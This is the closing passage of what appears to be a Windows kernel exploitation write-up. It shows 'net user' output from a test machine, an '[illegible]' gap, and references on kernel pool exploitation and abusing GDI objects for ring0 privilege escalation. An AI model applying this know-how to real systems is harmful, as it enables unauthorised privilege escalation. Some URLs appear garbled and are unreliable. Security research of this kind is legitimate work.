Account active            Yes
Account expires           Never
Password last set         4/26/2017 9:43:25 AM
Password expires          Never
Password changeable       4/26/2017 9:43:25 AM
Password required         Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                6/29/2017 2:58:10 PM
Logon hours allowed       All
Local Group Memberships   *Users
Global Group memberships  *None
The command completed successfully.

C:\Users\test\Desktop>
```

[illegible]



## References

- [1] POOL\_TYPES: [https://msdn.microsoft.com/en-us/library/windows/hardware/ff559707\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff559707(v=vs.85).aspx)
- [2] Tarjei Mandt – Kernel Pool: <https://www.slideshare.net/hackitoergosum/hes2011-tarjei-mandt-kernel-pool-exploitation-on-windows-7>
- [3] Windows Kernel Exploitation: This Time Font hunt you down in 4 bytes – Keen Team: <http://www.slideshare.net/PeterHlavaty/windows-kernel-exploitation-this-time-font-hunt-you-down-in-4-bytes>
- [4] Abusing GDI object for ring0 exploit primitives Reloaded: <https://www.coresecurity.com/blog/msl6-039-windows-l0-64-bits-integer-overflow-exploitation-by-using-gdi-objects2>
- [5] MSDN SURFOB: <https://msdn.microsoft.com/en-us/library/ee489862.aspx>
- [6] ReactOS x86 SURFOB: <https://www.reactos.org/wiki/Techwiki:Win32k/SURFACE>
- [7] <https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives>
- [8] ReactOS x86 Palette object: <https://www.reactos.org/wiki/Techwiki:Win32k/PALETTE>
- [9] GDIObjDump: <https://github.com/CoreSecurity/GDIObjDump>
- [10] 360Vulcan team Win32k Dark Composition: <https://www.slideshare.net/CanSecWest/csw2017-peng-qiushefangzhong-win32k-darkcompositionfinnalfinnalrmmark>
- [11] ULongMult: ] [https://msdn.microsoft.com/en-us/library/windows/desktop/bb776657\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb776657(v=vs.85).aspx)
- [12] Using Paths Example: [https://msdn.microsoft.com/en-us/library/windows/desktop/dd145181\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dd145181(v=vs.85).aspx)
- [13] Device Context Types: [https://msdn.microsoft.com/en-us/library/windows/desktop/dd183560\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dd183560(v=vs.85).aspx)
- [14] Nicolas Economou blog post: <https://www.coresecurity.com/blog/msl6-039-windows-l0-64-bits-integer-overflow-exploitation-by-using-gdi-objects>
- [15] Diego Juarez Abusing GDI Objects for ring0 Exploit Primitives: <https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives>